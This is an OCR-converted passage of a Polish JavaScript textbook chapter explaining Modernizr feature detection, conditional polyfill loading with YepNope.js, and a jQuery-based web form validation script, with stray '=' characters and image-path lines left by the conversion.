Modernizr pozwala na sprawdzenie, czy przeglądarka i urządzenie obsługują pewne funkcje. Nosi to nazwę wykrywania funkcji. Następnie można podjąć odpowiednie działania w zależności od wyniku sprawdzenia. Na przykład jeśli starsza przeglądarka nie obsługuje danej funkcji, można użyć skryptu typu polyfill.

Modernizr jest czasami umieszczany w sekcji `<head>` strony HTML, gdy zachodzi potrzeba przeprowadzenia operacji sprawdzenia jeszcze przed wczytaniem strony (na przykład pewne skrypty typu polyfill dla HTML5 i CSS3 muszą być wczytane przed stroną).

Zamiast wczytywać skrypt typu polyfill przez każdego odwiedzającego stronę (nawet jeśli nie będzie musiał go używać), można wykorzystać tak zwany **warunkowy program wczytujący**. Pozwala on na wczytywanie różnych plików w zależności od wartości (`true` lub `false`) zwracanej przez warunek. Modernizr jest bardzo często używany wraz z warunkowym programem wczytującym o nazwie YepNope.js, aby skrypt typu polyfill był wczytywany tylko wtedy, gdy jest niezbędny.

Gdy na stronie zostanie dołączony skrypt YepNope, można wywołać funkcję `yepnope()`. Używa ona składni literału obiektu do wskazania warunku przeznaczonego do przetestowania. Następnie plik jest wczytywany w zależności od wartości (`true` lub `false`) zwracanej przez warunek.

TYLKO MODERNIZR

Każda funkcja sprawdzana za pomocą skryptu Modernizr staje się właściwością obiektu `Modernizr`. Jeżeli dana funkcja jest obsługiwana, właściwość zawiera wartość `true`. Natomiast jeśli nie jest obsługiwana, wartością właściwości jest `false`. Następnie właściwości obiektu `Modernizr` można stosować w poleceniach warunkowych, takie jak przedstawione poniżej. W omawianym przykładzie, jeżeli właściwość `cssanimations` obiektu `Modernizr` nie zwróci wartości `true`, zostanie wykonany kod w nawiasie klamrowym.

```
if (!Modernizr.cssanimations) {
  // Animacje CSS są nieobsługiwane.
  // Zamiast nich użyj animacji jQuery.=
}
```

MODERNIZR PLUS YEPNOPE

YepNope otrzymuje literał obiektu, który zwykle składa się z minimum trzech właściwości:

- `test` to sprawdzany warunek; tutaj Modernizr jest używany do sprawdzenia, czy obsługiwana jest właściwość `cssanimations`;
- `yep` to plik do wczytania, jeśli warunek zwraca wartość `true`;
- `nope` to plik do wczytania, jeśli warunek zwraca wartość `false` (tutaj wczytane będą dwa pliki, podane w postaci składni tablicy).

```
yepnope({
  test: Modernizr.cssanimations,=
  yep: 'css/animations.css',=
  nope: ['js/jquery.js', 'js/animate.js']=
});
```

WARUNKOWE WCZYTANIE SKRYPTU TYPU POLYFILL


HTML c13/number-polyfill.html

```
<head>
  ...
  <script src="js/modernizr.js"></script>
  <script src="js/yepnope.js"></script>
  <script src="js/number-polyfill-eg.js"></script>=
</head>
<body>
  <label for="age">Podaj wiek:</label>
  <input type="number" id="age" />
</body>
```

JAVASCRIPT c13/js/number-polyfill-eg.js

```
yepnope({
  test: Modernizr.inputtypes.number,=
  nope: ['js/numPolyfill.js', 'css/number.css'],=
  complete: function() {=
    console.log('YepNope + Modernizr zakończyły =
pracę');
  }
});
```

WYNIK



Zwróć uwagę, że wartość atrybutu `type` elementu `<input>` Modernizr przechowuje w obiekcie potomnym o nazwie `inputtypes`. = Na przykład w celu sprawdzenia, czy obsługiwany jest selektor = daty, w HTML5 można użyć `Modernizr.inputtypes.date` (nie = `Modernizr.date`).

Kod w omawianym przykładzie = sprawdza, czy przeglądarka = obsługuje element `<input>`, = którego wartością atrybutu `type` jest `number`. W nagłówku strony = (element `<head>`) dołączone są = skrypty Modernizr i YepNope, = aby rozwiązanie awaryjne działało prawidłowo.

Funkcja `yepnope()` pobiera = parametr w postaci literału = obiektu. Oto właściwości tego = obiektu:

- `test`: sprawdzana funkcja. = W omawianym przykładzie Modernizr sprawdza, czy = obsługiwane jest pole = tekstowe typu `number`.
- `yep`: nieużywany w tym przykładzie, pozwala na = wskazanie plików wczytywanych, gdy sprawdzana = funkcja *jest* obsługiwana.
- `nope`: pozwala na wskazanie działania, gdy sprawdzana = funkcja *nie jest* obsługiwana = (można wczytać wiele plików, = podając je z wykorzystaniem = składni tablicy).
- `complete`: pozwala na wskazanie funkcji wykonywanej po zakończeniu operacji = sprawdzenia i wczytaniu = wszystkich niezbędnych = plików. W omawianym = przykładzie funkcja wyświetla = komunikat w konsoli i ma = na celu zademonstrowanie działania tej właściwości.

WERYFIKACJA FORMULARZA SIECIOWEGO


W ostatniej części tego rozdziału przedstawiony będzie jeden duży skrypt, = na podstawie którego zostaną omówione zagadnienia związane z weryfikacją = formularza sieciowego. To pomaga użytkownikom dostarczać dane = w formacie, którego oczekujesz. (W przykładzie zastosowano także pewne = usprawnienia formularzy).

Weryfikacja to proces sprawdzenia, czy wartość spełnia określone reguły (na przykład czy hasło składa się z ustalonej minimalnej liczby znaków). Dzięki temu, jeśli wystąpi jakikolwiek problem z wartościami wprowadzonymi przez użytkownika, można poinformować go, aby poprawił formularz przed jego ponownym wysłaniem. Takie rozwiązanie ma trzy istotne zalety.

- Istnieje znacznie większe prawdopodobieństwo, = że otrzymasz informacje w formacie, którego będziesz mógł użyć.
- Sprawdzenie danych w przeglądarce odbywa = się szybciej niż w przypadku ich wysłania do serwera celem sprawdzenia.
- Pozwala na oszczędzanie zasobów w serwerze.

W tej części rozdziału zobaczysz, jak sprawdzać = wartości wprowadzane przez użytkownika = w formularzu sieciowym. Tego rodzaju operacje = sprawdzenia są przeprowadzane po wysłaniu = formularza. Użytkownik może kliknąć przycisk = wysłania formularza lub nacisnąć klawisz *Enter* na klawiaturze, a proces weryfikacji zostanie = zainicjowany przez zdarzenie `submit` (a nie `click` przycisku wysyłającego formularz).

Zagadnienia związane z weryfikacją zostaną = omówione na jednym dużym przykładzie. Formularz pokazano poniżej, a tworzący go kod HTML = na stronie po prawej. Wprawdzie wykorzystywane = są kontrolki formularza HTML5, ale weryfikacja = odbywa się za pomocą kodu JavaScript, aby zapewnić spójne działanie formularza we wszystkich = przeglądarkach (nawet jeśli nie obsługują HTML5).



FORMULARZ HTML

Ten przykład używa kodu znaczników specyfikacji HTML5, ale weryfikacja jest przeprowadzana za pomocą JavaScript (a nie wbudowanych mechanizmów weryfikacji w HTML5).

Ze względu na ograniczoną ilość miejsca poniższy kod pokazuje jedynie elementy danych wejściowych formularza sieciowego (pominięto znaczniki dla kolumn).

HTML c13/validation.html

```
<form method="post" action="/register">
  <!-- Kolumna 1 -->
  <div class="name">
    <label for="name" class="required">Imię:</label>
    <input type="text" placeholder="Proszę podać imię" name="name" id="name" =
      required title="Proszę podać imię">
  </div>
  <div class="email">
    <label for="email" class="required">E-mail:</label>
    <input type="email" placeholder="nazwa_użytkownika@nazwa_domeny.pl" name="email" =
id="email"
      required>
  </div>
  <div class="password">
    <label for="password" class="required">Hasło:</label>
    <input type="password" name="password" id="password" required>
  </div>
  <div class="password">
    <label for="conf-password" class="required">Potwierdź hasło:</label>
    <input type="password" name="conf-password" id="conf-password" required>
  </div>
  <!-- Kolumna 2 -->
  <div class="birthday">
    <label for="birthday" class="required">Data urodzenia:</label>
    <input type="date" name="birthday" id="birthday" placeholder="rrrr-mm-dd"
      required>
    <div id="consent-container" class="hide">
      <label for="parents-consent">Aby się zapisać, musisz mieć zgodę rodziców.=
        Zaznacz to pole, jeśli zgadzasz się na zapisanie dziecka:</label>
      <input type="checkbox" name="parents-consent" id="parents-consent">
    </div>
  </div>
  <div class="bio">
    <label for="bio">Krótko o sobie (maksymalnie 140 znaków):</label>
    <textarea name="bio" id="bio" rows="5" cols="30"></textarea>
    <span id="bio-count" class="hide">140</span>
  </div>
  <div class="submit"><input type="Zarejestruj"></div>
</form>
```

OGÓLNE OMÓWIENIE WERYFIKACJI

Ten przykład zawiera ponad 250 wierszy kodu, a jego omówienie wymaga = 22 stron. Na początku skrypt przeprowadza iterację przez wszystkie elementy = na stronie, a następnie wykonuje dwie podstawowe operacje sprawdzenia = każdej kontrolki formularza.

SPRAWDZENIE PODSTAWOWE


Kod przeprowadza iterację przez wszystkie elementy na stronie i wykonuje dwa rodzaje sprawdzania **podstawowego**. Są to podstawowe operacje sprawdzania, przeprowadzane w każdym elemencie = i każdym formularzu sieciowym.

1. Czy element zawiera atrybut `required`? Jeżeli tak, to jaka jest = jego wartość?
2. Czy wartość jest dopasowana do atrybutu `type`? Na przykład czy = pole tekstowe typu `email` zawiera adres e-mail?

SPRAWDZENIE KAŻDEGO ELEMENTU

Aby przejść przez każdy element formularza sieciowego, skrypt wykorzystuje kolekcję `elements` formularza (zawiera ona odniesienia do = wszystkich kontrolek formularza). Kolekcja ta jest przechowywana = w zmiennej o nazwie `elements`. W omawianym przykładzie kolekcja = `elements` przechowuje wymienione poniżej kontrolki formularza. = Ostatnia kolumna wskazuje, czy element musi mieć podaną wartość.


INDEKS	ELEMENT	WYMAGANY?
0	`elements.name`	Tak
1	`elements.email`	Tak
2=	`elements.password`	Tak
3	`elements.conf-password`	Tak
4	`elements.birthday`	Tak
5=	`elements.parents-consent`	Jeśli poniżej 13
6	`elements.bio`	Nie



Niektórzy programiści aktywnie buforują elementy formularza w zmiennych na wypadek niepowodzenia operacji weryfikacji. To dobre rozwiązanie, ale w celu zachowania prostoty i tak już bardzo obszernego przykładu węzły dla elementów formularza nie są buforowane.

Jeżeli jeszcze tego nie zrobiłeś, pomocne będzie pobranie kodu przykładu z witryny poświęconej książce (*http://javascriptbook.com/*), aby był pod ręką podczas lektury kolejnych stron.

Po przeprowadzeniu podstawowych operacji sprawdzenia skrypt wykonuje kolejne sprawdzenia poszczególnych elementów formularza. Niektóre z nich mają zastosowanie tylko w wybranych formularzach.



WŁASNE ZADANIA WERYFIKACJI

Kolejnym krokiem w kodzie jest przeprowadzenie operacji sprawdzenia odpowiadających określonym elementom formularza (nie *wszystkim*):

- Czy hasło jest prawidłowe?
- Czy informacje wprowadzone w wielowierszowym polu tekstowym mają mniej niż 140 znaków?
- Jeżeli użytkownik ma mniej niż 13 lat, to czy zaznaczone zostało pole wyboru informujące o zgodzie wyrażonej przez osobę dorosłą?

Te operacje sprawdzenia są charakterystyczne dla tego formularza i mają zastosowanie jedynie dla wybranych elementów formularza (nie ich wszystkich).

MONITOROWANIE ELEMENTÓW VALID

Aby śledzić ewentualne błędy, tworzony jest obiekt o nazwie `valid`. Kiedy kod przeprowadza iterację przez wszystkie elementy i dokonuje podstawowego sprawdzenia, dla każdego elementu do obiektu `valid` dodawana jest właściwość:

- nazwą właściwości jest wartość atrybutu `id` danego elementu;
- wartością jest wartość boolowska; w przypadku wystąpienia błędu w elemencie będzie to wartość `false`.

WŁAŚCIWOŚCI OBIEKTU VALID

`valid.name`
`valid.email`
`valid.password`
`valid.conf-password`
`valid.birthday`
`valid.parents-consent`
`valid.bio`

OBSŁUGA BŁĘDÓW

Jeżeli wystąpią jakiekolwiek błędy, skrypt musi uniemożliwić wysłanie formularza i poinformować użytkownika, co powinien zrobić, aby poprawić wprowadzone informacje.

Kiedy skrypt sprawdza poszczególne elementy, = w przypadku znalezienia błędu występują dwie rzeczy:

- Uaktualniona zostanie odpowiednia właściwość = obiektu `valid`, która wskazuje, że zawartość jest nieprawidłowa.
- Wywoływana jest funkcja o nazwie = `setErrorMessage()`. Wykorzystuje ona metodę jQuery `.data()`, pozwalającą na przechowywanie danych *wraz* z elementem. Tak więc = komunikat o błędzie jest przechowywany = w pamięci wraz z elementem formularza, który = spowodował problem.

Po sprawdzeniu wszystkich elementów komunikaty o błędach można wyświetlić za pomocą funkcji = `showErrorMessage()`. Pobiera ona komunikat = o błędzie, a następnie umieszcza go w elemencie = `<span>`, który znajduje się tuż za formularzem.


Za każdym razem, gdy użytkownik próbuje wysłać = formularz i jeżeli w elemencie *nie* został znaleziony błąd, bardzo ważne jest usunięcie wszystkich = komunikatów o błędach z tego elementu. Rozważ = następującą sytuację:

a) Użytkownik wypełnił formularz sieciowy, = popełniając przy tym co najmniej dwa błędy.

b) Spowodowało to wyświetlenie wielu komunikatów o błędach.

c) Użytkownik poprawił jeden błąd, co oznacza = konieczność usunięcia odpowiadającego mu = komunikatu. Natomiast komunikaty o błędach = dotyczące nieusuniętych jeszcze problemów = muszą pozostać widoczne.

Dlatego też podczas iteracji przez wszystkie elementy następuje ustawienie komunikatu o błędzie = lub usunięcie tego komunikatu.



Powyżej możesz zobaczyć diagram przedstawiający formularz i jego kolekcję `elements`. Ponieważ = wystąpił problem z podanym hasłem, wraz z tym = elementem metoda `.data()` przechowuje parę = klucz-wartość.

W ten sposób funkcja `setErrorMessage()` będzie = przechowywała komunikaty o błędach wyświetlane użytkownikowi. Jeżeli błąd zostanie poprawiony, wartość błędu zostanie usunięta (podobnie jak = komunikat o błędzie z danego elementu).

WYSŁANIE FORMULARZA

Przed wysłaniem formularza sieciowego skrypt sprawdza, czy wystąpiły jakiekolwiek błędy. Jeżeli tak, wysłanie pliku zostaje wstrzymane przez skrypt.


W celu sprawdzenia, czy wystąpiły jakiekolwiek błędy, tworzona jest zmienna o nazwie `isFormValid`, której przypisuje się wartość `true`. Następnie skrypt przeprowadza iterację przez wszystkie właściwości obiektu `valid` i jeśli odkryje błąd (czyli jeśli *dowolna* właściwość obiektu będzie mieć wartość `false`), oznacza to błąd w formularzu sieciowym i zmienna `isFormValid` również będzie miała wartość `false`.

Zmienna `isFormValid` jest zatem używana jako **flaga** (można ją potraktować jako przełącznik), która po znalezieniu błędu jest wyłączana. Na końcu skryptu, jeśli zmienna `isFormValid` ma wartość `false`, formularz zawiera błąd i nie powinien być wysłany, co jest możliwe dzięki użyciu metody `preventDefault()`.

Bardzo ważne jest sprawdzenie i przetworzenie wszystkich elementów, zanim zostanie podjęta decyzja o wysłaniu formularza. Dzięki temu można jednocześnie wyświetlić wszystkie komunikaty o błędach.

Po sprawdzeniu wszystkich wartości użytkownikowi można wyświetlić jedynie te, które muszą być poprawione, aby możliwe stało się ponowne wysłanie formularza.

Jeżeli działanie formularza jest zatrzymywane po napotkaniu pierwszego błędu, użytkownik będzie widział tylko jeden błąd w trakcie każdej operacji wysłania formularza. To bardzo szybko może stać się dla niego frustrujące, gdy będzie próbował ponownie wysłać formularz i będzie otrzymywać komunikaty o kolejnych błędach.



Działanie pętli jest zatrzymywane po pierwszym napotkanym błędzie.
(Zwróć uwagę na fakt, że komunikaty o błędach są już wyświetlone).

OGÓLNE OMÓWIENIE KODU

Na stronie po prawej znajduje się ogólny zarys kodu weryfikacji, podzielony na cztery części. W wierszu 3. mamy wywołanie funkcji anonimowej po wysłaniu formularza sieciowego. Pozwala ono na rozplanowanie operacji weryfikacji i wywoływanie innych funkcji (nie wszystkie zostały pokazane na stronie po prawej, znajdziesz je na kolejnych stronach).

A. KONFIGURACJA SKRYPTU

1. Kod znajduje się w funkcji typu IIFE (tworzy zakres na poziomie funkcji).

2. Skrypt przeprowadza weryfikację za pomocą JavaScript, aby zagwarantować, że komunikaty o błędach będą wyglądały tak samo we wszystkich przeglądarkach. Wbudowane w HTML5 mechanizmy weryfikacji zostają wyłączone przez przypisanie właściwości `noValidate` wartości `true`.

3. Kiedy użytkownik wyśle formularz, następuje wywołanie funkcji anonimowej (zawierającej kod przeprowadzający weryfikację).

4. Zmienna `elements` przechowuje kolekcję wszystkich elementów formularza.

5. Obiekt `valid` przechowuje informacje o poprawności poszczególnych kontrolek formularza. Każda z nich została dodana jako właściwość obiektu `valid`.

6. Zmienna `isValid` to opcja, która jest ponownie używana do sprawdzenia, czy poszczególne elementy są prawidłowe.

7. Zmienna `isFormValid` to opcja wykorzystywana do wskazania poprawności *całego* formularza.

B. PRZEPROWADZENIE PODSTAWOWEGO SPRAWDZENIA

8. Kod przeprowadza iterację przez wszystkie kontrolki formularza.

9. Dla każdej kontrolki wykonywane są dwa sprawdzenia podstawowe.
i) Czy element jest wymagany? Jeżeli tak, to czy ma wartość? Używane jest wywołanie funkcji `validateRequired()`; patrz podrozdział „Wymagane elementy formularza".
ii) Czy wartość odpowiada typowi danych, które powinny się znajdować w kontrolce? Używane jest wywołanie funkcji `validateTypes()`; patrz podrozdział „Weryfikacja różnego rodzaju elementów <input>".

Jeżeli którakolwiek z wymienionych powyżej dwóch funkcji nie zwróci wartości `true`, wartością zmiennej `isValid` jest `false`.

10. Konstrukcja `if-else` sprawdza, czy element zaliczył testy (odbywa się to przez sprawdzenie, czy wartością zmiennej `isValid` jest `false`).

11. Jeżeli kontrolka nie jest prawidłowa, funkcja `showErrorMessage()` wyświetla użytkownikowi komunikat o błędzie, patrz podrozdział „Wyświetlanie komunikatu o błędzie".

12. Jeżeli kontrolka jest prawidłowa, funkcja `removeErrorMessage()` usuwa wszelkie komunikaty o błędach przypisane temu elementowi.

13. Wartość atrybutu `id` elementu zostaje dodana jako właściwość obiektu `valid`, natomiast wartość właściwości wskazuje, czy dane element jest poprawny.

JAVASCRIPT c13/js/validation.js

```
// Konfiguracja skryptu.=
(function () {
  document.forms.register.noValidate = true;
  // Wyłączenie weryfikacji wbudowanej w HTML5.
  $('form').on('submit', function(e) {     // Kiedy formularz zostanie wysłany.
    var elements = this.elements;          // Kolekcja kontrolek formularza.
    var valid = {};                        // Własny obiekt weryfikacji.
    var isValid;                           // isValid: sprawdza kontrolki formularza.
    var isFormValid;                       // isFormValid: sprawdza cały formularz.

    // Przeprowadzenie sprawdzenia podstawowego (wywołanie funkcji poza procedurą
    // obsługi zdarzeń).
    for (var i = 0, l = (elements.length - 1); i < l; i++) {
      // W kolejnym wierszu mamy wywołanie funkcji validateRequired()
      // i validateTypes().=
      isValid = validateRequired(elements[i]) && validateTypes(elements[i]);
      if (!isValid) {
      // Jeżeli element nie zalicza tych dwóch testów.
        showErrorMessage(elements[i]);     // Wyświetlenie komunikatów o błędach.
      } else {                             // W przeciwnym razie.
        removeErrorMessage(elements[i]);   // Usunięcie komunikatów o błędach.
      }                                    // Koniec polecenia if.
      valid[elements[i].id] = isValid;     // Dodanie elementu do obiektu valid.
    }                                      // Koniec pętli for.
```

OGÓLNE OMÓWIENIE KODU
— CIĄG DALSZY

C. PRZEPROWADZENIE WŁASNEJ WERYFIKACJI

14. Po przeprowadzeniu iteracji przez wszystkie elementy formularza można przeprowadzić własną weryfikację. W omawianym przykładzie mamy trzy rodzaje niestandardowej weryfikacji (każdy z nich używa własnej funkcji):
i) Czy informacje, które użytkownik wprowadził o sobie, nie są zbyt długie? Patrz podrozdział „Wyświetlanie komunikatu o błędzie".
ii) Czy hasło jest prawidłowe?
iii) Czy wiek użytkownika pozwala mu na zalogowanie się? Jeżeli nie, to czy zostało zaznaczone pole wyboru oznaczające zgodę udzieloną przez rodziców? Patrz podrozdział „Weryfikacja udzielenia zgody przez rodziców".

15. Jeżeli choć jedna własna weryfikacja elementu zakończy się niepowodzeniem, nastąpi wywołanie funkcji `showErrorMessage()`, a odpowiednia właściwość w obiekcie `valid` będzie miała przypisaną wartość `false`.

16. Jeżeli test elementu zakończy się powodzeniem, nastąpi wywołanie funkcji `removeErrorMessage()` dla tego elementu.

D. CZY WERYFIKACJA FORMULARZA ZAKOŃCZYŁA SIĘ POWODZENIEM?

Obiekt `valid` ma teraz właściwość dla każdego elementu, a wartość właściwości wskazuje, czy element jest prawidłowy, czy nie.

17. Kod przeprowadza iterację przez wszystkie właściwości w obiekcie `valid`.

18. Polecenie `if` sprawdza, czy element był *nieprawidłowy*.

19. Jeżeli element był nieprawidłowy, wartością zmiennej `isFormValid` jest `false` i następuje zatrzymanie działania pętli.

20. W przeciwnym razie wartością zmiennej `isFormValid` jest `true`.

21. Na końcu, po przeprowadzeniu iteracji przez obiekt `valid`, jeżeli zmienna `isFormValid` ma wartość `false`, to metoda `preventDefault()` uniemożliwia wysłanie formularza sieciowego. W przeciwnym razie formularz zostaje wysłany.

JAVASCRIPT c13/js/placeholder-polyfill.js

```
    // Przeprowadzenie własnej weryfikacji (to tylko 1 z 3 funkcji).
(14) if (!validateBio()) {
    // Wywołanie validateBio(), jeżeli kontrolka jest nieprawidłowa.
      showErrorMessage(document.getElementById('bio'));
(15)  // Wyświetlenie komunikatu o błędzie.
      valid.bio = false;          // Uaktualnienie obiektu - element niepoprawny.
    } else {                      // W przeciwnym razie.
(16)  removeErrorMessage(document.getElementById('bio'));
      // Usunięcie komunikatu o błędzie.
    } // Miejsce na dwie kolejne funkcje.

    // Czy testy zostały zaliczone i czy można wysłać formularz?
    // Iteracja przez obiekt valid; jeżeli wystąpiły błędy, to zmienna isFormValid
    // ma przypisaną wartość false.=
(17) for (var field in valid) {    // Sprawdzenie właściwości obiektu valid.=
(18)  if (!valid[field]) {         // Jeżeli element jest nieprawidłowy.
        isFormValid = false;       // Przypisanie zmiennej isFormValid wartości false.
(19)    break;                     // Zatrzymanie pętli for, znaleziono błąd.
      }                            // W przeciwnym razie.
(20)  isFormValid = true;  // Formularz jest wypełniony prawidłowo, można go wysłać.
    }
    // Jeżeli formularz jest wypełniony nieprawidłowo, nie wolno go wysłać.
    if (!isFormValid) {     // Jeżeli zmienna isFormValid ma wartość inną niż true.
(21)  e.preventDefault();          // Uniemożliwienie wysłania formularza.
    }
  });                              // Koniec procedury obsługi zdarzeń.
  ...                              // Miejsce na wywoływane powyżej funkcje.=
}());                              // Koniec funkcji typu IIFE.
```

WYMAGANE ELEMENTY FORMULARZA

Atrybut `required` w HTML5 oznacza, że dane pole musi mieć wartość. Utworzona przez nas funkcja `validateRequired()` przede wszystkim sprawdza wymieniony atrybut. Jeżeli jest dostępny, następuje sprawdzenie, czy ma wartość.

Funkcja `validateRequired()` jest wywoływana dla każdego elementu (patrz krok 9. w podrozdziale „Ogólne omówienie kodu"). Jedynym parametrem funkcji jest element przeznaczony do sprawdzenia.

Wymieniona funkcja wywołuje następnie trzy inne:
i) `isRequired()` sprawdza, czy element zawiera atrybut `required`.
ii) `isEmpty()` może sprawdzić, czy element ma wartość.
iii) `setErrorMessage()` przygotowuje komunikaty o błędach, jeśli wystąpią jakiekolwiek problemy.

```
function validateRequired(el) {=
  if (isRequired(el)) {              // Czy element jest wymagany.
    var valid = !isEmpty(el);        // Czy element posiada wartość (true/false).
    if (!valid) {                    // Jeżeli wartością zmiennej valid jest false.
      setErrorMessage(el, 'To pole jest wymagane');
      // Przygotowanie komunikatu o błędzie.
    }
    return valid;                    // Zwrot zmiennej valid (true/false)
  }
  return true;                       // Jeżeli nie jest wymagany, to wszystko w porządku.=
}
```

A. CZY ELEMENT MA ATRYBUT REQUIRED?

1. Polecenie `if` używa funkcji o nazwie `isRequired()` do sprawdzenia, czy element zawiera atrybut `required`. Funkcja `isRequired()` została pokazana na stronie po prawej. Jeżeli wymieniony atrybut znajduje się w elemencie, nastąpi wykonanie kolejnego bloku kodu.
6. Jeżeli nie, kod przechodzi do kroku 6., co oznacza, że z elementem wszystko jest w porządku.

B. JEŻELI TAK, TO CZY MA ON PRZYPISANĄ WARTOŚĆ?

Jeżeli pole formularza jest wymagane, kolejnym krokiem jest sprawdzenie, czy zawiera ono wartość. Do tego celu służy wywołanie funkcji `isEmpty()`, również przedstawionej na stronie po prawej.
2. Wartość zwrócona przez funkcję `isEmpty()` jest przechowywana w zmiennej o nazwie `valid`. Jeżeli dane pole formularza *nie* będzie puste, zmienna będzie przechowywać wartość `true`. Jeżeli jest puste, wartością jest `false`.

C. CZY NALEŻY PRZYGOTOWAĆ KOMUNIKAT O BŁĘDZIE?

3. Polecenie `if` sprawdza, czy wartością zmiennej `valid` *nie* jest `true`.
4. Jeżeli wartość jest inna niż `true`, przygotowywany jest komunikat o błędzie za pomocą funkcji `setErrorMessage()`, która została przedstawiona w podrozdziale „Tworzenie komunikatu o błędzie".
5. Zmienna `valid` jest zwracana w kolejnym wierszu, w którym kończy się działanie omawianej funkcji.

Funkcja `validateRequire()` używa dwóch innych do przeprowadzenia operacji sprawdzenia:

1. `isRequired()` sprawdza, czy element ma atrybut `required`;
2. `isEmpty()` sprawdza, czy element ma wartość.

isRequired()

Funkcja `isRequired()` pobiera element jako parametr, a następnie sprawdza, czy atrybut `required` jest obecny w tym elemencie. Wartością zwrotną jest wartość boolowska.

Istnieją dwa rodzaje sprawdzenia. Pierwsze (kod w kolorze niebieskim) jest przeznaczone dla przeglądarek obsługujących atrybut `required` wprowadzony w HTML5. Drugi (kod w kolorze pomarańczowym) jest dla starszych przeglądarek.

W celu sprawdzenia, czy atrybut `required` jest obecny, użyliśmy w kodzie operatora `typeof`. Jego działanie polega na sprawdzeniu, jaki według przeglądarki jest typ danych atrybutu `required`.

```
function isRequired(el) {
  return ((typeof el.required === 'boolean') && el.required) ||
   (typeof el.required === 'string');
}
```

NOWOCZESNE PRZEGLĄDARKI INTERNETOWE

Nowoczesne przeglądarki internetowe wiedzą, że właściwość `required` to wartość boolowska. Zatem pierwsza część operacji sprawdzenia to ustalenie, czy używana jest nowoczesna przeglądarka. Druga część sprawdzenia to ustalenie, czy element zawiera atrybut `required`. Jeżeli atrybut ten jest dostępny, jego wartością będzie `true`. W przeciwnym razie wartością zwrotną jest `undefined`, która będzie uznana za wartość `falsy`.

STARSZE PRZEGLĄDARKI INTERNETOWE

